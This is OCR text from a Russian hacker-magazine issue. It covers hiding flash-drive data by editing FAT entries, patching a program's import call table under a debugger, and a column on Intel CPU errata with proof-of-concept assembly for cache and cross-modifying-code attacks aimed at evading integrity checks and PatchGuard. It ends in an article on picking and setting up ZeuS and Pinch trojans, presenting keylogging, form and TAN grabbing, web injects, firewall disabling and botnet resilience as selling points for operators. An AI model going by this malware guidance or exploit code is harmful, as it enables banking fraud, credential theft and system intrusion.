
3. Прога эта требует установку, но проблема вполне решаема. Устанавливаем в любое место на компе, открываем папочку, копируем на flash'ку файл FlashMemoryMagic.exe, и делаем uninstall с компа.

4. Для работы все готово, копируем наши данные на флеш и тут же стираем. На руках имеем носитель всего с 1 файлом FlashMemoryMagic.exe, но вся удаленная инфа хранится в файловой системе. Если нужно достать инфу — просто делаем восстановление данных, и за 3-4 клика мышью получаем ее обратно.

Конечно, у этого подхода есть свои плюсы и минусы:

+ о существовании инфы знает только ее владелец.
+ при попадании в чужие руки данные будут полностью или частично уничтожены записью на flash другой информации.
+ невозможно теневое копирование приватных данных, так как для всех прог их там и нет.
+ минимальное время доступа к данным. Быстро и удобно.
+ способ можно комбинировать с другими, например — зашифровать файлы, перед копированием на флеш и удалением.
— потерять инфу при копировании на носитель других файлов слишком легко.
— для добавления новых файлов нужно проводить восстановление всех файлов с флеша, проводить форматирование и закидывать старую инфу вместе с новой. Проблема частично решается созданием на девайсе двух и более разделов.
— может вызвать подозрение завалявшаяся прога для восстановления данных. Убрать с глаз можно разными способами, например, переименовать и запаролить сторонней прогой. ⌶

Инфы нет... или есть?:)



№4

ЗАДАЧА: СПРЯТАТЬ ФАЙЛЫ И ПАПКИ, НАХОДЯЩИЕСЯ НА ФЛЕШКЕ, ОТФОРМАТИРОВАННОЙ В СИСТЕМЕ FAT16 ИЛИ FAT32, ОТ ЛЮБОПЫТНОГО ГЛАЗА.


РЕШЕНИЕ:

Безопасность прежде всего! Конфиденциальность данных нужно обеспечивать всеми доступными методами раньше, чем жизнь начнет давать горькие уроки. В ходе нашего эксперимента была получена интересная методика сокрытия файлов, находящихся на носителе, при помощи внесения изменений в разметочную таблицу диска.

Выяснилось, что «обнуление» (замена значащих байт нулями) имени конкретного файла или директории содержащегося в разметочной таблице съемного диска приводит к сокрытию файлов и папок, имена которых в таблице разметки диска располагаются «ниже» этого имени. Таким образом можно скрывать группу файлов, если имеется доступ к таблице разметки диска. Эксперименты проводятся на базе носителя (флешки), размеченного в системе FAT16. С FAT32 все аналогично. В работе нам поможет замечательный редактор WinHex.

1. Открываем физический носитель в WinHex: выбираем из меню программы пункт «Tools → Open Disk», щелкаем по значку диска и нажимаем «Ok».
2. В окне дампа находим имя целевого файла — оно может быть записано как в ASCII, так и в Юникоде, в зависимости от его длины.
3. В окне, содержащем список директорий, выбираем корневую («Root directory»). В окне дампа произойдет автоматическое перемещение к началу этой директории.
4. В окне дампа находим имя нужной директории\файла и затираем его нулями (следует помнить, что модифицировать нужно шестнадцатеричные значения, которые отображаются слева от ASCII-дампа).
5. Сохраняем сделанные изменения и подтверждаем запись на диск.

Внимание! Перед тем, как приступить к реальному сокрытию данных, проведи несколько экспериментов с носителями, которые не содержат ценных файлов — это поможет избежать головной боли, связанной с восстановлением утерянной информации. И ни в коем случае не проводи подобные «опыты» с жесткими дисками, — это может закончиться печально и для операционной системы, и для носителя в целом.



Замена имени файла нулевыми байтами приведет к сокрытию содержимого съемного диска

Существует один важный нюанс: если имя файла/директории короткое (менее 8 букв), достаточно его «затереть», и система не увидит ни этот файл/директорию, ни папки и файлы, располагающиеся в таблице разметки вслед за ним. Если же имя длинное, в таблице оно записано в Юникоде, и каждая буква кодируется двумя байтами. Скрыть от системы файл с длинным именем еще проще — обнуляем байт, расположенный в hex-дампе прямо перед началом имени, и он «исчезает»! Только помни, что в таком случае файл может быть перезаписан при копировании на носитель новых данных :).

Существует эффективный прием для сокрытия абсолютно всех данных, записанных на носитель. Он очень прост: выбери в списке директорий папку «(Root directory)», которая представляет прообраз корневого каталога, и в окне дампа обнули первый относящийся к ней байт. Теперь сохрани изменения. Кстати, заметил, что место, занимаемое файлами, не освободилось?

№5

ЗАДАЧА: НАПИСАТЬ КОД, КОТОРЫЙ БУДЕТ АВТОМАТИЧЕСКИ ПЕРЕСТРАИВАТЬ ТАБЛИЦУ ВЫЗОВОВ ФУНКЦИЙ В ПРОГРАММЕ ТАК, ЧТОБЫ ВЫЗОВ ПРОИСХОДИЛ НЕЯВНО

РЕШЕНИЕ:

Рассмотрим программу `1by1.exe` — небольшой аудиоплеер, который идеально подходит для наших экспериментов. Загрузив программу под отладчиком, выясняем, что вызовы происходят следующим образом:

```
00401214        CALL <JMP.&CRTDLL.__GetMainArgs>
        ; вызов адреса 0041fb10
...
0041FB10        JMP DWORD PTR DS:[476880] ; переход по
адресу, на который указывает значение ячейки 476880
```

Попробуем изменить механизм вызова так, чтобы вместо безусловного перехода выполнялось помещение адреса в стек и переход к написанному нами коду, который будет передавать управление на адрес, взятый из стека. Зачем нам это? Мы можем написать автоматический обработчик, который будет менять всю таблицу вызовов функций с шифровкой и дешифровкой адресов вызова. Таким образом, мы сможем скрыть все явные call-ы! Но шифровать в нашем примере мы ничего не будем, иначе получится слишком громоздко (попробуешь это позже сам). Мы напишем лишь обработчик.

Постараемся представить, как будет выглядеть модифицированный вызов. Должно получиться приблизительно следующее:

```
0041FB10        PUSH <&CRTDLL.__GetMainArgs>      ; сохра-
няем указатель, который содержит адрес функции
0041FB15        JMP 1by1_unp.0041FD4C             ; пере-
ходим на внедренный нами код
0041fd4c        add esp,4        ; увеличиваем esp, чтобы
«вытеснить из стека» указатель, помещенный нами
0041fd4f        jmp [esp-4]; извлекаем из указателя адрес
функции и передаем ей управление
```

В случае единичного вызова все сработает замечательно. Если же исправить так все вызовы, то мы наткнемся на бесконечную рекурсию. Придется разбираться с SEH, и будет полный завал! Сложности нам ни к чему, — напишем более простой код, который разместим по адресу `0041FD4C`. В рекурсию код уходить не будет, мы изменим таблицу вызовов таким образом, чтобы при каждом выполнении операции call передача управления производилась не на сторонний код, а на написанный нами обработчик. Придется попотеть, но результат стоит стараний.

1. Загружаем программу под OllyDbg и оказываемся на точке входа программы. Запоминаем первую инструкцию, которую заменим переходом к нашему обработчику:

```
004011CB        JMP 0041FD4C
```

2. Размещаем код по адресу `0041FD4C`. Обрабатывать записи таблицы вызовов функций будем в цикле, управляемом регистром ecx. Начальным значением регистра будет адрес первой записи в таблице, которая располагается по адресу `0041FB10`, это — функция `CRTDLL.__GetMainArgs` (не забывай, мы заменили инструкцию, которая распола-



Крис Касперски

ОБЗОР ЭКСПЛОЙТОВ

В КОНЦЕ ОКТЯБРЯ В МАЛАЙЗИИ СОСТОЯЛАСЬ КОНФЕРЕНЦИЯ HITB (HACK IN THE BOX), ГДЕ Я ЗАЧИТАЛ ДОКЛАД ОБ ОШИБКАХ ЦП, ДОПУСКАЮЩИХ ЛОКАЛЬНЫЕ И УДАЛЕННЫЕ АТАКИ НА СИСТЕМУ. ЭТО ВЫЗВАЛО ОГРОМНЫЙ ОБЩЕСТВЕННЫЙ ИНТЕРЕС, И ПОТОМУ СЕГОДНЯШНИЙ ОБЗОР Я РЕШИЛ ПОСВЯТИТЬ ПРОЦЕССОРНЫМ БАГАМ, ПРОДЕМОНСТРИРОВАВ ТЕХНИКУ ВТОРЖЕНИЯ В ЧУЖИЕ КОМПЬЮТЕРЫ.


01 INTEL CORE ЕЩЕ ОДНА ОШИБКА КОГЕРЕНТНОСТИ L1 КЭША

>> Brief


В середине октября (непосредственно перед конференцией HIBT) Intel обнаружила еще один дефект кэш-контролера первого уровня, который и описала в errata под номером AZ73. Приведенной информации оказалось достаточно для воспроизведения ошибки на ноутбуке, но отладить exploit в условиях гостиничного номера за оставшееся перед выступлением время не получилось. Тем не менее, модификация ядерной памяти операционной системы с прикладного уровня проходила стабильно и вполне успешно. А значит, есть все основания ожидать, что техника будет взята на вооружение malware-писателями. Для этого достаточно заставить несколько процессорных ядер обрабатывать разделяемые данные, находящиеся в кэш-памяти первого уровня между двумя кэш-линейками. Согласно errata, при этом происходит нарушение очередности последовательности записей/чтения, что не совсем соответствует действительности. Intel не удосужилась упомянуть «удар по памяти» — кэш-контроллер «забывает» подлинный адрес скэшированных ячеек памяти и выгружает модифицированные данные совершенно в другое место. Выгрузка проводится уже после проверки атрибутов защиты страниц, за счет чего становится возможным атаковать код операционной системы с прикладного уровня. Атаковать можно очень большое количество приложений, в том числе и операционную систему, — даже если сами по себе они и не содержат ошибок. Атакующему нужно, чтобы целевой код обрабатывал разделяемые данные в двух или более потоках, причем, один поток записывал, а другой — читал. Драйвер TCP/IP-стека представляет собой отличную мишень для атаки, поскольку в момент прихода очередного IP-пакета сетевая карта генерирует прерывание, подхватываемое свободным процессором. И если в этот момент упадет еще один пакет, операционная система автоматически отправит его на второй процессор, вынужденный взаимодействовать с первым (а как иначе собирать TCP-пакеты из IP?). Направленный шторм TCP/IP-пакетов — «пробивает» любую операционную систему (естественно, из тех, что поддерживают многопроцессорность; Windows 9x не поддерживает, и потому ее никак не сломаешь). Shell-код, разумеется, привязан к конкретной операционной системе и должен проектироваться с учетом специфики ее архитектуры, однако это уже вторая фаза атаки, которая не так интересна, как принципиальная возможность удаленного «впрыскивания» кода в память ядра. О том, как это сделать, можно прочитать в Specification Update: download.intel.com/design/mobile/specupdt/320121.pdf (AZ73 — Memory Ordering Violation With Stores/Loads Crossing a Cacheline Boundary).

>> Targets

Intel Core 2 Extreme Quad-Core Mobile, Intel Core 2 Quad Mobile, Intel Core 2 Extreme Mobile, Intel Core 2 Duo Mobile Processor, Intel Core 2 Solo Mobile и Intel Celeron 45-nm.



Процессор Intel Core 2 Extreme Quad-Core кишками наружу



Процессор Intel Core2 Extreme Quad-Core под микроскопом

>> Exploit

Ниже приводится ключевой фрагмент proof-of-concept exploit'a, разработанного хакером Zen Lee с целью завешивания целевой системы. Циклы CORE1/CORE2 должны выполняться в раздельных потоках, «закрепленных» за своими ядрами. Регистр EDX указывает на заранее выделенный блок памяти размером 64Кбайт, общий для всех потоков:

```
CORE1:
        mov     eax, dword_405030
        imul    eax, 343FDh
        add     eax, 269EC3h
        mov     dword_405030, eax
        sar     eax, 10h
        and     eax, 7FFFh
        cdq
        mov     ecx, 1FFh
        idiv    ecx
        mov     edx, dword_4054C2[edx]
mov     dword_405438, edx
JMP CORR1
CORE2:
        mov     eax, dword_405030
        imul    eax, 343FDh
        add     eax, 269EC3h
        mov     dword_405030, eax
        sar     eax, 10h
        and     eax, 7FFFh
        cdq
        mov     ecx, 1FFh
        idiv    ecx
        mov     eax, dword_405438
        mov     dword_4054C2[edx], eax
jmp     short _main
JMP CORR2
```


>> Solution

Intel работает над исправлением микрокода, который после выхода в свет будет доступен разработчикам BIOS. Однако далеко не все из них включают последние версии микрокода в очередную версию своей прошивки, да и обновления BIOS'a на ноутбуке — операция не из штатных, а потому ситуация — ласты. Кто не спрятался, тот сам себя и наказал.

02 INTEL CORE МНОЖЕСТВЕННЫЕ ОШИБКИ XRSTOR/XSAV

>> Brief

Команда XRSTOR, восстанавливающая состояние процессора, сохраненное командой XSAVE, оказалась жутко багистной — только за последний месяц в ней обнаружилось три новых ошибки, ведущих к краху системного программного обеспечения, использующего ее в своих целях. Ошибка, проходящая в errata (смотри http://download.intel.com/design/mobile/specupdt/320121.pdf) под кодовым номером AZ74 (The XRSTOR Instruction May Fail to Cause a General-Protection) позволяет процессору взводить зарезервированные биты 63:9 регистра XFEATURE_ENABLED_MASK (XCR0) без генерации исключения общей защиты, как это следует из документации. Само по себе это не опасно, но позволяет создать код, работающий только на багистных процессорах. В малвари, отловленной в дикой природе, сей баг использовался для детекции уязвимых процессоров, а, быть может, и для чего-то еще. Две других ошибки относятся к инструкции XSAVE. Согласно errata, AZ71 (The XSAVE Instruction May Erroneously Set Reserved Bits in the XSTATE_BV Field), как и следует из ее названия, при определенных обстоятельствах взводит зарезервированные биты регистра


Микромир процессора Intel Core2 Extreme Quad-Core


В Куала Лумпуре (столице Малайзии) совершенно нереально заблудиться

XCR0, что ведет к непредсказуемому поведению программного обеспечения, уверенного, что эти биты равны нулю (как утверждает документация). Ошибка AZ72 (Store Ordering Violation When Using XSAVE) намного более коварна: если программист использует XSAVE для сохранения одного лишь SSE-контекста, то происходит переупорядочивание операций записи — инструкции отгружают данные в память совсем не в том порядке, в котором ожидает программист. Что и ведет к непредсказуемому поведению приложения и зачастую сопровождается крахом.

>> Targets:
Intel Core2 Extreme Quad-Core Mobile, Intel Core 2 Quad Mobile, Intel Core 2 Extreme Mobile, Intel Core 2 Duo Mobile Processor, Intel Core 2 Solo Mobile и Intel Celeron 45-nm.

>> Exploit
Отсутствует.

>> Solution
Intel исправила ошибку в процессорах со степпингом E-0, а также выпустила обновленный микрокод. Ввиду того, что ошибки реализации XRSTOR/XSAVE невозможно использовать ни для удаленных атак, ни для локального повышения привилегий, смысла накладывать заплатки на процессор нет.

03 INTEL CORE РАЗРУШЕНИЕ РЕГИСТРА CS ПРИ ПЕРЕХОДЕ В PM

>> Brief
Наконец-то Intel обнародовала информацию, объясняющую логику работы антиотладочных приемов, встречающихся в некоторых rootkit'ах. Впрочем, «обнародовала» — это сильно сказано! Всего лишь приоткрыла дверь в потайную комнату, и в образовавшуюся щель просочился крошечный лучик света, позволяющий (не без мата, конечно) разобраться в ситуации. На первый взгляд, сообщение об ошибке AZ70 (Corruption of CS Segment Register During RSM While Transitioning From Real Mode to Protected Mode) носит невменяемый характер. Если при переходе из реального в защищенный режим неожиданно придет прерывание от «Системного Менеджера Прерываний» (System Management Interrupt или, сокращенно, SMI), случившееся после того, как бит PE (Protection Enable) регистра CR0 уже взведен, но JMP FAR еще не выполняется, — процессор угробит два младших бита регистра CS, однако все будет работать. Во всяком случае, если программист не попытается прочитать содержимое CS инструкцией MOV или каким-то другим способом. Ситуация, прямо скажем, немыслимая. Вероятность возникновения прерывания на столь узком временном промежутке близка к нулю. К тому же, с угробленным CS можно какое-то время работать — пока не начали читать его содержимое. И в чем здесь соль? А в том, что регистр CS, как и другие сегментные регистры, является лишь «надстройкой» над механизмом трансляции адресов и внутри процессора явным образом не используется. Именно потому с испорченным CS система продолжает работать, а испортить регистр можно множеством способов (связанных с ошибками реализации команд гипервизора, например). Прикладная программа после порчи регистра CS продолжает работать нормально, а вот отладчики выбрасывают исключение, ругаясь на неправильный селектор. Хакер смотрит — и офигивает: селектор, действительно, неправильный! Попытки


Башни, экзотическое растение и Sky Bridge между ними



Проблема Азии в том, что в ней нет азиатов. Час пик. Одни европейские лица. И стоило ради этого тащиться за 10 тысяч км?

разобраться, откуда берется неправильный селектор в таблице дескрипторов и куда исчезает — обречены на провал, поскольку на самом деле, селектор ни откуда не берется и никуда не девается, это всего лишь следствие разрушения регистра CS. Вот такой антиотладочный прием. Перезагрузка CS валидным значением позволяет продолжить отладку.

>> Targets

Intel Core2 Extreme Quad-Core Mobile, Intel Core 2 Quad Mobile, Intel Core 2 Extreme Mobile, Intel Core 2 Duo Mobile Processor, Intel Core 2 Solo Mobile и Intel Celeron 45-nm.

>> Exploit

Отсутствует.

>> Solution

Intel исправила ошибку в процессорах со степпингом E-0, а также выпустила обновленный микрокод.

CROSS-MODIFYING CODE ATTACKS

Первое (в жизни!) мое выступление закончилось провалом. Только взошел на подиум — тут же забыл половину из того, что хотел сказать. В результате, вместо запланированных 60 минут говорил только полчаса с ужасным русским акцентом. Народ обречено втыкал в слайды, набранные мелким шрифтом, а качество мультимедийного проектора было, скажем так, далеко не на высоте. Чувство уверенности, что это действительно провал, укрепилось на заключительной вечеринке, где ко мне подходили симпатичные японки и, дружески толкая плечом, говорили: все было круто, типа, не переживай. Ага, понятно. Если бы все было действительно круто, они бы не подходили. Впрочем, я и не думал переживать. В конце концов, надо же с чего-то начинать.

Презентация подняла намного больше вопросов, чем решила и, обсуждая с хакерами сложившиеся перспективы, я обогатил себя свежими идеями, открывающими двери в мир новых атак. Скромные рамки журнальной статьи не позволяют рассказать обо всех атаках целиком, поэтому приходится выбирать что-то одно. Наибольший интерес вызвал



Азиатов действительно мало, но на них стоит посмотреть! Грациозной походкой впорхнуть в переполненный вагон — не каждый русский на это способен!

класс атак, официально обозначенный Intel'ом как Cross-Modifying Code Bug или, сокращенно, XMC.

Как известно, Pentium-процессоры используют раздельный кэш первого уровня. Один для кода, другой — для данных, причем, внутри кристалла реализован специальный механизм, отслеживающий модификацию ячеек памяти, уже загруженных в кодовый кэш, и вызывающий его перезагрузку. Вплоть до Pentium-III (включительно) детект самомодифицирующего кода не представлял большой проблемы, поскольку кэш был устроен предельно просто. Но начиная с Pentium-4, кодовый кэш хранит не оригинальное содержимое оперативной памяти, а декодированные микроинструкции, — что существенно затрудняет проверку их принадлежности к модифицированным ячейкам. Механизм распознавания самомодифицирующего кода резко усложнился, и в нем появились ошибки. При определенных ситуациях (о которых мы еще поговорим) процессор продолжает исполнять старый код, игнорируя факт его модификации на другом ядре (реже — на том же самом). В результате, мы получаем в свое распоряжение превосходный антиотладочный прием, используемый еще во времена древних XT/AT. При «живом» прогоне программы модификация идет лесом, то есть не воспринимается процессором, поскольку модифицируемые команды уже находятся на конвейере, а сбросить конвейер некому — детектор самомодифицирующего кода ловит муху.

Вот отладчик — совсем другое дело. При пошаговой трассировке между соседними командами процессор выполняет сотни и даже тысячи других команд, а потому самомодифицирующийся код исполняется как положено, без ошибок. Аналогично обстоят дела с дизассемблерами и эмуляторами, которые очень легко зациклить. В самом деле, пусть самомодифицирующийся код вырубает команду безусловного (условного) перехода L1: jmp L1, тогда программа будет выполняться только на живом процессоре, но не под отладчиком. Это, разумеется, дебильный прием, который нетрудно обнаружить, но, если модифицировать расшифровщик основного тела программы, ситуация окажется весьма неоднозначной. Чтобы разобраться, в каких случаях процессор игнорирует модификацию кода, а в каких нет, уйдет туева хуча времени.

Но это еще что! Существует возможность модифицировать код, загруженный в кэш первого уровня так, чтобы содержимое кэша данных первого уровня второго ядра осталось неизменным. Замечательное средство для обхода защит, контролирующих целостность кода. Поскольку напрямую прочитать содержимое кодового кэша невозможно, приходится довольствоваться содержимым кэша данных, надеясь на то, что процессор поддерживает их в согласованном состоянии. Ага,



На центральных улицах поразительно малолюдно

разбежались! Дефекты кэш-контроллера ведут к нарушению когерентности и потому в кодовом кэше записано одно, а в кэше данных — совсем другое, причем модифицированные ячейки кэша данных вытесняются в кэш второго уровня (кодовый кэш не вытесняется никогда), а оттуда уже попадают в оперативную память.

Комбинирование двух типов ошибок поддержки когерентности позволяет создать весьма устойчивый «голландский гибрид», переживающий вытеснение модифицированных ячеек из кэша данных в оперативную память. Алгоритм атаки выглядит так:

1. Ядро L1 модифицирует содержимое кэш-памяти первого уровня D2 таким образом, чтобы ядро L2 об этом ничего не знало.

2. Ядро L1 передает на модифицированный код выполнение, загружая его в кодовый кэш C1, при этом кэш D1 находится в согласованном состоянии с кэшем C1.

3. Ядро L2 по-прежнему ничего не знает о факте модификации и потому попытка проверки целостности кода показывает, что все нормально.

Лучшего способа для маскировки зловредного кода, пожалуй, и не придумать. Вот только у злоумышленника нет никаких гарантий, что проверка будет выполняться именно на ядре L2, а не L1, поэтому необходимо предпринять дополнительные действия.

4. OK, у нас имеется: модифицированный код и данные в C1 и D1, а также немодифицированные данные в D2 — выполняя модификацию модифицированных ячеек памяти в D1, хакер возвращает их в исходный вид. C1 об этом ничего не знает и не перезагружает кэш. А вот в кэш второго


Ночная Малайзия (вид из отеля Crown PlazA — именно так, с ударением на последний слог!)

уровня будут вытеснены именно дважды модифицированные данные, то есть, фактически не модифицированные, с тщательно вычищенными следами порчи. Как следствие, — факт вторжения становится очень трудно обнаружить!

Естественно, после перезагрузки С1 кэша все придется начинать сначала. То есть, перехватить системную функцию получится только на очень короткое время, хотя и вполне достаточное для большинства задач, стоящих перед вирусами и червями. Ключевой фрагмент proof-of-concept exploit'а, демонстрирующий технику XMC-атак приведен ниже, ну а над законченным оружием возмездия еще предстоит поработать. Кстати говоря, идея использовать XMC-атаки для «ослепления» механизмов проверки целостности кода/данных возникла в ходе разговора с Александром Терешкиным — ведущим исследователем (principal researcher) из фирмы Invisible Things Lab. Да-да! Той самой, в которой трудится Жанна Рутковская, поклявшаяся убить любого, кто снова спутает атаку на файл подкачки Windows с Голубой Пилюлей, последняя версия которой поддерживает вложенную виртуализацию (исправно работает под запущенным аппаратным эмулятором типа XEN'а, что делает ее обнаружение очень проблематичным, если вообще возможным). Попутно — Жанна, которую все почему-то называют Джоанной, оказывается никакая не Жанна и не Джоанна, а Юанна.

К сожалению, сама Юанна на конференции не обозначилась, и мы с Александром тусовались в «гордом одиночестве» на тридцатом этаже отела Crown Plaza Malaysia. Других русскоязычных хакеров на HIBT замечено не было. И вот пока мы с ним так тусовались, к нам подходили разные люди, чтобы обсудить проблемы виртуализации и атак на процессоры. Одним из них оказался Анатолий Зборальски, работающий в индонезийской конторе Bellua Asia Pacific. Идея обхода Patch Guard'а посредством багистных процессоров — его. Ну а сейчас самое время продемонстрировать код, с помощью которого это можно сделать. Кстати, код тоже не мой и его происхождение весьма любопытно. Изначально он задумывался как головоломка в стиле: «угадай, что эта программа делает?», заброшенная на форум WASM'а хакером PROFi (смотри пост http://www.wasm.ru/forum/viewtopic.php?id=28983#8). Однако, в результате неправильно выбранного смещения регистра ESP вместо того, чтобы затирать саму себя (как задумывалось), инструкция POP перезаписывала команду, следующую за командой, вызывающей исключение. В итоге, на процессорах Intel Core 2 мы поимели XMC. Способ модификации команды может быть любым. Необязательно использовать именно POP — MOV или STOS сработают ничуть не хуже. Исключение — необязательно нарушение доступа. Сгодится и «инвалидная команда» (скажем, UD2). Главное — чтобы модифицируемая команда располагалась после команды, вызывающей исключение, а модифицирующая команда находилась в пределах досягаемости конвейера и между ними отсутствовали ошибочно предсказанные ветвления, инструкции сериализации типа CPUID и прочий stuff.

Ключевой фрагмент кода, демонстрирующий XMC-атаку (только для 32-битных систем!)

```
.00403854:  BC59384000      mov     esp, 000403859
.00403859:  8F442404        pop     d, [esp] [04]
.0040385D:  33C0            xor     eax, eax
.0040385F:  8B00            mov     eax, [eax]
```

При одновременном выполнении обозначенного кода на двух ядрах одно ядро «почувствует» модификацию, а другое — нет. Разумеется, при условии, что в процессоре присутствует неисправленный баг. Небольшое расследование показало, что среди мобильных ЦП багистные встречаются намного чаще, в то время как в последних партиях десктопных процессоров ошибки уже исправлены.



NETTERBERG

ЧТО НАМ СТОИТ ТРОЙ НАСТРОИТЬ?

ПЛЮСЫ И МИНУСЫ ПОПУЛЯРНЫХ ТРОЯНОВ

Каждый день мы сталкиваемся с задачами, решение которых невозможно без использования троянов. Какой продукт выбрать? Стоит ли писать свой собственный трой или обратить внимание на модификации уже существующих? Какому билду доверить свои силы, время и затраченные средства? Запасись терпением, я подробно расскажу о наиболее известных троях, их конфигурациях и практическом применении.



Речь пойдет, прежде всего, о таких троянах, как Pinch и ZeuS. Во-первых, оба продукта широко известны, а во-вторых, найти рабочую версию в паблике/полуприватe не составит большого труда. Следовательно, можно опробовать полученные навыки на практике (*естественно, на тренировочной машине, под VmWare*, — Прим. Forb). Хочу тебя предостеречь: в Сети валяется куча протрояненных билдов, так что будь осторожен и не сливай софт из сомнительных источников.

Но — ближе к делу! Сначала давай подробнее познакомимся с ZeuS'ом, а затем кратко сравним его с Pinch'ем.


ZEUS VS PINCH

ZeuS состоит из двух основных частей:

1. панель управления — набор скриптов, включая админку, инсталлируемые на сервер;
2. билдер — Win32-конфигуратор бота.

О панели управления мы поговорим позже, так же, как и о конфигурировании самого троя. Сейчас нас интересует перечень основных возможностей продукта:

- Отсутствие собственного процесса; как следствие, троянец невидим в списке процессов;
- Обход большинства файрволов (в зависимости от версии);
- Использование временных файлов с произвольным размером;
- Работает в ограниченных учетных записях Винды (кроме Гостя);
- Зашифрованное тело бота;
- Блокирует Windows Firewall, что обеспечивает беспрепятственное получение входящих сообщений;
- Все настройки/логи/команды бот хранит/принимает/передает по HTTPS-протоколу в зашифрованном виде;
- Наличие отдельного файла конфигурации позволяет подстраховать себя от потери ботнета в случаи недоступности основного сервера;
- Наличие резервных файлов конфигурации, используемых при отсутствии основного файла конфигурации;
- Возможность работать с любыми браузерами/программами, работающими через `wininet.dll` (Internet Explorer, AOL, Maxton и т.д.);
- Перехват POST-данных и перехват нажатых клавиш, включая данные из буфера обмена ;
- Прозрачный URL-редирект на фейк-сайты с заданием простейших условий редиректа (GET/POST-запросы, и т.д.);
- Работа с веб-инжектами, которые позволяют подменять не только хтмл-страницы, но и любой другой тип данных. Подмена задается при помощи указания масок подмены;
- Получение содержимого нужной страницы с исключением хтмл-тегов;
- Настраиваемый TAN-граббер для любых стран;



Инсталим админку ZeuS'а

